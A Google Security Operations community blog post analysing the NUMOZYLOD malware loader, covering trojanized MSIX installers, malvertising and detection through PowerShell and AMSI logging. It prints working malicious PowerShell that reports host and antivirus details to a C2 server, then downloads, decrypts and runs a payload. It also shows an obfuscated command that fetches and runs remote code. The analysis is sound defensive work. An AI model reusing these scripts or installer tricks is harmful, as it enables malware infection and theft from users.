


Finding Malware: Unveiling NUMOZYLOD with Google S...

 googlecloudcommunity.com/gc/Community-Blog/Finding-Malware-Unveiling-NUMOZYLOD-with-Google-Security/bap/789551

August 13, 2024



Welcome to the Finding Malware Series

The "Finding Malware," blog series is authored to empower the Google Security Operations community to detect emerging and persistent malware threats. This post dives deep into the **NUMOZYLOD** malware family and the detection opportunities available within the Google Security Operations (SecOps) platform. You can read the other installments to the series [here](#). Happy hunting!

About NUMOZYLOD

Also known as: FakeBat, EugenLoader, PaykLoader

Since mid-2023, Mandiant Managed Defense has responded to a surge in malware infections originating from malvertising campaigns. These attacks are opportunistic in nature, targeting users seeking popular business software. The infection utilizes a trojanized MSIX installer, which executes a PowerShell script to download a secondary payload.

Mandiant tracks this PowerShell script as **NUMOZYLOD** and attributes its distribution to **UNC4536**, a threat actor operating under the moniker "eugenfest." The actor is part of a Malware-as-a-Service (MaaS) operation, distributing malware such as **ICEDID**, **REDLINESTEALER**, **CARBANAK**, **LUMMASTEALER**, or **ARECHCLIENT2**.

Our research into **NUMOZYLOD** reveals an interesting glimpse into the growing and thriving underground economy, where threat actors actively seek out partners to fulfill the supply and demand for specialized tools and services for their objectives. It also highlights how threat actors are exploiting MSIX to covertly bundle and distribute malware alongside legitimate software.

Malware Lifecycle




Figure 1: NUMOZYLOD Attack Lifecycle

Initial Compromise

UNC4536's modus operandi involves leveraging malvertising to distribute trojanized MSIX installers disguised as popular software like Brave, KeePass, Notion, Steam, and Zoom. These trojanized MSIX installers are hosted on websites designed to mimic legitimate software hosting sites, luring users into downloading them.

A key feature of MSIX is its ability to execute scripts with the help of the Package Support Framework (PSF). Installers can instruct the PSF to run a script before the main application starts by adding a configuration item called **startScript**. Similarly, to run a script after the application finishes, add a configuration item called **endScript**.

Threat actors have exploited this feature bundling a malicious payload, such as **NUMOZYLOD**, within the MSIX package, which will be executed during the software installation process.

Trojanized MSIX File Structure Review

Analyzing the structure of the **NUMOZYLOD** trojanized MSIX files structure provides interesting insights into how threat attackers stage their resources and abuse MSIX features to gain initial access and evade detection.




Figure 2: MSIX File

Structure embedded with a malicious PowerShell script, NUMOZYLOD.

Here's a breakdown of its key MSIX components.

1. AppxManifest.xml

This xml file is the heart of the MSIX installer. It specifies how the package is to be installed. Interesting information includes, but is not limited to:

Language: The Resources section lists the languages supported by the application. The languages listed could offer insight into the malware author's origin or the intended target audience for the malware's distribution.

```

9   <Resources>
10  <Resource Language="ru-RU" />
11  <Resource uap:Scale="100" />

```

Figure 3: Package language resource

Capabilities: The application's manifest file should list any restricted capabilities. Malicious actors often exploit the **'runFullTrust'** setting to bypass the isolation and security controls offered by app containers.

```
20 <Capabilities>
21   <rescap:Capability Name="runFullTrust" />
22 </Capabilities>
```

Figure 4: Package

capabilities

EntryPoint, Executable: The **'Windows.FullTrustApplication'** setting under the Application **EntryPoint** attribute enables an application to run with full trust, granting it elevated privileges and access to system resources. Meanwhile, the **Executable** attribute specifies the initial executable launched upon installation, which in this case is **AiStubX86.exe**, and the **application ID** is used to locate the app's launch setting within the **config.json** file.

```
23 <Applications>
24   <Application EntryPoint="Windows.FullTrustApplication"
    Executable="AI_STUBS\AiStubX86.exe" Id="Trello">
```

Figure 5:

Package EntryPoint, Executable and ID

Built: Trojanized MSIX are often found to be built with **Advanced Installer** as indicated under the build metadata.

```
50 <build:Metadata>
51   <build:Item Name="OperatingSystem" Version="10.0.19041.3691" />
52   <build:Item Name="AdvancedInstaller" Version="21.5 (e6df463a)" />
53   <build:Item Name="ProjectLicenseType" Version="professional" />
54   <build:Item Name="SignTool.exe" Version="10.0.20348.1" />
55   <build:Item Name="MakePri.exe" Version="10.0.20348.1" />
56 </build:Metadata>
```

Figure 6: Package build

2. Config.json

config.json is a configuration file used by the PSF to handle things that standard MSIX installations cannot directly support, such as launching specific processes alongside the main application. In essence, the **config.json** file instructs the MSIX installer to trigger the execution of the malicious PowerShell script during the installation of the software.

```
config.json x
1  {
2  }
3  "processes": [
4  {
5  "executable": ".*",
6  "fixups": []
7  },
8  ],
9  "applications": [
10 {
11 "id": "Trello",
12 "startScript": {
13 "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
14 "scriptPath": "Refresh2.ps1"
15 }
16 }
17 ]
```

Figure 7: The config.json shows the trojanized MSIX is designed to execute a PowerShell script named "Refresh2.ps1" (NUMOZYLOD) and launch "Trello"

3. StartingScriptWrapper.ps1

The **StartingScriptWrapper.ps1** file is an essential component of the PSF that serves as a wrapper for executing PowerShell scripts specified in the **config.json** file.

```
StartingScriptWrapper.ps1 x
1 <#
2 .PARAMETER ScriptPathAndArguments
3     The location of the script to run and the arguments.
4
5 .PARAMETER $errorActionPreferenceForScript
6     Sets the Error Action PReference for this script
7 #>
8
9 Param (
10     [Parameter(Mandatory=$true)]
11     [string]$ScriptPathAndArguments
12 )
13
14 try
15 {
16     invoke-expression $scriptPathAndArguments
17 }
18 catch
19 {
20     write-host $_.Exception.Message
21     #ERROR 774 refers to ERROR_ERRORS_ENCOUNTERED.
22     #This error will be brought up the the user.
23     exit(774)
24 }
25
26 exit(0)
27 # SIG # Begin signature block
28 # MIIjigYJKoZIhvcNAQcCoIIjezCCI3cCAQExDzANBgIghkgBZQMEAgEFADB5Bgor
29 # BgEEAYI3AgEEoGswaTAOBgorBgEEAYI3AgEeMCYCAwEAAAQOQH8w7YF1LCE63JNLG
30 # KX7zUQIBAAIBAAIBAAIBAAIBADAxMAOGCWCgsAF1AwQCAQUABCDM5jDJr2UyUBHj
31 # +IQ1HDpaHJLaOgyypxOr2f3h+ufKU+KCCDYUwggYDMIID66ADAgECAhMzAAA BUptA
32 # n1B WmXWIAAAAAAFSMAOGCSqGS Ib3DQEBCwUAMH4xCzAJBgNVBAYTA1VTMRMwEQYD
33 # VQIEWpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRTb25kMR4wHAYDVQQKEExVNaWNy
34 # b3NvZnQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2R1IFNpZ25p
35 # bmcgUENBIDlwMTEwHhcNMTEwNTAyMjEzNzQ2WbcNMjAwNTAyMjEzNzQ2WjBOMQsw
```

Figure 8: The wrapper was observed to execute the malicious PowerShell script "Refresh2.ps1" (NUMOZYLOD) specified in the config.json

4. Virtual File System (VFS) folder

The VFS folder is a virtual storage space within an MSIX package. It holds the application's files and folders, separating them from the main system. This isolation protects both the application and the system.

Mandiant observed that in some variants, files within the VFS folder (such as **gpg.exe** and **iconv.dll**) were written to locations like **AppDataLocal**. These files may be intended for a later stage of a multi-stage malware attack, as we observed the use of **gpg.exe** to decrypt the downloaded encrypted payload.

Once the trojanized installer package is prepared, the threat actor will distribute it through malvertising, waiting for a victim to download and execute it.




Figure 9: Trello users are being targeted by malvertising attacks that redirect them to a fake website at [trello.confesapp\[.\]com](http://trello.confesapp[.]com).

This installation action will initiate the download of a secondary payload and any additional packages hidden within the MSIX installer. The below illustration demonstrates the triggering of the PowerShell payload during the execution of the malicious installer.




Figure 10: A PowerShell payload (NUMOZYLOD) was executed discreetly in the background during the installation of the legitimate software.

Established Foothold

UNC4536 operates as a malware distributor, leveraging **NUMOZYLOD** as one of its vehicles to deliver tailored payloads for their “business partners.” Managed Defense has observed a range of secondary payloads, to be executed through various techniques.

In the following section we will review two **NUMOZYLOD** variants and their previous delivery of the **CARBANAK** and **LUMMASTEALER** payloads.

Variant 1: NUMOZYLOD distributing CARBANAK

In 2023, Managed Defense observed a campaign utilizing **UNC4536**'s distribution network to spread the **CARBANAK** backdoor. This campaign exploited SEO poisoning tactics, directing unsuspecting victims to a malicious website that mimicked the legitimate KeePass open-source password manager. The observed trojanized installers contained a **NUMOZYLOD** downloader that was configured to retrieve **CARBANAK** backdoor.

The following code snippet is from the **NUMOZYLOD** malware variant. Upon infecting a system, this variant will transmit host information and then download and execute the **CARBANAK** malware via **DLL Search Order Hijacking**.


```

1  $SS = Get-Random -Minimum 1500 -Maximum 3000
2  sleep -Milliseconds $SS
3  [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
4
5  $LoadDomen = "http://756-ads-info.xvz"
6
7
8  $osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
9  $urlEncodedOsCaption = [System.Net.WebUtility]::UrlEncode($osCaption)
10
11
12  $domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
13  $AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
14  $dis = $AV | ForEach-Object {
15      $_.displayName
16  }
17  $Names = $dis -join ", "
18
19
20  $lnk = "$LoadDomen/?status=start&av=$Names&domain=$domain&os=$urlEncodedOsCaption"
21  $response = Invoke-RestMethod -Uri $lnk -Method GET
22  if ($response -match "404 HTTP Error") {
23      Write-Host "Received 404 HTTP Error."
24
25      exit
26  }
27
28
29  sleep -Milliseconds $SS
30  $RR = Get-Random -Minimum 10110000 -Maximum 911198889999
31  $xxx = "$RR"
32  New-Item -ItemType Directory -Path "$env:APPDATA\$xxx"
33
34
35  #1
36  $url = "https://www.4sync.com/web/directDownload/o5te8IHx/YONVFP-s.b4c1042085652ad7f339d591a012fc23"
37  $outputPath = "$env:APPDATA\$xxx.gpg"
38  Invoke-WebRequest -Uri $url -OutFile $outputPath
39
40  #1
41  echo 'pendosi' | .$env:APPDATA\gpg.exe --batch --yes --passphrase-fd 0 --decrypt --output $env:APPDATA\$xxx.rar $env:APPDATA\$xxx.gpg
42
43
44  #1
45  $starPath = "$env:APPDATA\$xxx.rar"
46  $extractPath = "$env:APPDATA\$xxx"
47  Invoke-Expression "tar --extract --file='$starPath' --directory='$extractPath'"
48
49
50
51
52  . $env:APPDATA\$xxx\mrgrey\mergcap.exe
53
54  Invoke-WebRequest -Uri ("$LoadDomen/?status=install") -UseBasicParsing
55

```

Figure 11: A code snippet of this NUMOZYLOD variant that leads to CARBANAK .

Execution of this **NUMOZYLOD** variant would perform the following:

- Run WMI to gather host information including a list of installed antivirus software on the system. This information is then sent to its C2 via HTTP GET Request.
- Download the secondary malicious payload encrypted with GPG from **4Sync**, a file-sharing and storage service.
- In this example, it will decrypt and extract the contents to execute a legitimate WireShark binary (**mergcap.exe**) to load a malicious DLL payload (in this case, **CARBANAK**) through DLL search order hijacking.
- Lastly, it sends an HTTP request to its C2 to notify the host that it is infected.

Variants: NUMOZYLOD distributing LUMMASTEALER




Figure 12: An obfuscation NUMOZYLOD variant

In another campaign, Managed Defense observed a heavily obfuscated **NUMOZYLOD** sample utilized to deliver the **LUMMASTEALER** payload. Its use of numerous curly brackets makes analysis difficult. However, here are two effective methods to dynamically analyze the content of this obfuscated PowerShell script.

1. Analyzing Obfuscated PowerShell Script - PowerShell Script Block Logging

[Turn on PowerShell Script Block Logging](#) - Once Script Block Logging is enabled, PowerShell will log details about PowerShell operations, and the executed PowerShell commands. Using the Windows Event Viewer, a user can filter for **eventID 4104** and review the deobfuscated PowerShell script.

The following screenshots illustrate how the **NUMOZYLOD** variant utilizes several obfuscation techniques to impede analysis and evade security measures.




Figure 13: Multiple layers of obfuscation to hinder analysis and evade detection

Show More

Community-Tip: If your Google Security Operations setup includes collecting Microsoft Windows Event data, simply search for Event ID 4104. This allows you to easily review all PowerShell commands directly in the console! no muss, no fuss!

2. Analyzing Obfuscated PowerShell Script - Reviewing AMSI events

Generating and analyzing Antimalware Scan Interface (AMSI) events - Alternatively, you can conduct dynamic analysis with the help from AMSI events. This method not only enables users to review the deobfuscated PowerShell script, but also reveals whether AMSI

successfully blocked the malicious content.

The following screenshots show the same **NUMOZYLOD** variant after deobfuscation using the AMSI event generation and analysis method.

```
ProcessId : 676
ThreadId : 1092
TimeCreated : 7/28/2024 6:22:37 AM
Session : 2
ScanStatus : 0
ScanResult : AMSI_RESULT_NOT_DETECTED
AppName : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.17763.1
ContentName :
ContentSize : 288
OriginalSize : 288
Content : Powershell.exe -ExecutionPolicy RemoteSigned -file 'C:\Program
Files\WindowsApps\Software.Softwre.14.36.3253.0_x86_s3garmmnyfa0\Refresh2.ps1'
Hash : 523A5EB6CD9432297599E3948E4740027E7789000A31090623EF7B175DCD1D
ContentFiltered : False

ProcessId : 6384
ThreadId : 4760
TimeCreated : 7/28/2024 6:22:38 AM
Session : 2
ScanStatus : 0
ScanResult : AMSI_RESULT_NOT_DETECTED
AppName : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.17763.1
ContentName :
ContentSize : 5044
OriginalSize : 5044
Content : iex( [Char]73+[Char]69+ [Char]88+ [Char]32+[Char]40+[Char]73+[Char]87+[Char]82
+[Char]32+[Char]45+ [Char]85+[Char]114+[Char]105+[Char]32+[Char]39+[Char]104+[Char]116+
[Char]116+[Char]112+ [Char]115+[Char]58+[Char]47+[Char]47+[Char]97+[Char]100+[Char]115
+[Char]45+[Char]97+[Char]110+[Char]97+[Char]108+[Char]121+[Char]122+[Char]101+
[Char]46+[Char]116+[Char]111+[Char]112+[Char]47+[Char]99+[Char]104+[Char]101+
[Char]99+[Char]107+[Char]49+[Char]46+[Char]112+[Char]104+[Char]112
+[Char]39+[Char]32+[Char]45+[Char]85+[Char]115+[Char]101+[Char]66+[Char]97+[Char]115+
[Char]105+[Char]99+[Char]80+[Char]97+[Char]114+[Char]115+[Char]105+[Char]110
+[Char]103+[Char]32+[Char]45+[Char]85+[Char]115+[Char]101+[Char]114+[Char]65+[Char]103
+[Char]101+[Char]110+[Char]116+[Char]32+[Char]39+[Char]77+[Char]111+[Char]122
+[Char]105+[Char]108+[Char]108+[Char]97+[Char]47+[Char]53+[Char]46+[Char]48+
[Char]32+[Char]40+[Char]77+[Char]97+[Char]99+[Char]105+[Char]110+[Char]116+[Char]111+
[Char]115+[Char]104+[Char]59+[Char]32+[Char]73+[Char]110+[Char]116+[Char]101+[Char]108
+[Char]32+[Char]77+[Char]97+[Char]99+[Char]32+[Char]79+[Char]83+[Char]32+[Char]88
+[Char]32+[Char]49+[Char]52+[Char]95+[Char]49+[Char]41+[Char]32+
[Char]65+[Char]112+[Char]112+[Char]108+[Char]101+[Char]87+[Char]101+[Char]98+
[Char]75+[Char]105+[Char]116+[Char]47+[Char]53+[Char]51+[Char]55+[Char]46+[Char]51
+[Char]54+[Char]32+[Char]40+[Char]75+[Char]72+[Char]84+[Char]77+[Char]76+[Char]44+
[Char]32+[Char]108+[Char]105+[Char]107+[Char]101+[Char]32+[Char]71+[Char]101+[Char]99+
[Char]107+[Char]111+[Char]41+[Char]32+[Char]67+[Char]104+[Char]114+[Char]111
+[Char]109+[Char]101+[Char]47+[Char]49+[Char]49+[Char]57+
[Char]46+[Char]48+[Char]46+[Char]48+[Char]46+[Char]48+[Char]32+[Char]83+[Char]97
+[Char]102+[Char]97+[Char]114+[Char]105+[Char]47+[Char]53+[Char]51+[Char]55+[Char]46
+[Char]52+[Char]54+[Char]32+[Char]79+[Char]80+[Char]82+[Char]47+[Char]49
+[Char]48+[Char]53+[Char]46+[Char]48+[Char]46+[Char]48+[Char]46+[Char]48+[Char]39+
[Char]41+[Char]46+[Char]67+[Char]111+[Char]110+[Char]116+[Char]101+[Char]110+
[Char]116+[Char]13+[Char]10+[Char]13+[Char]10 )
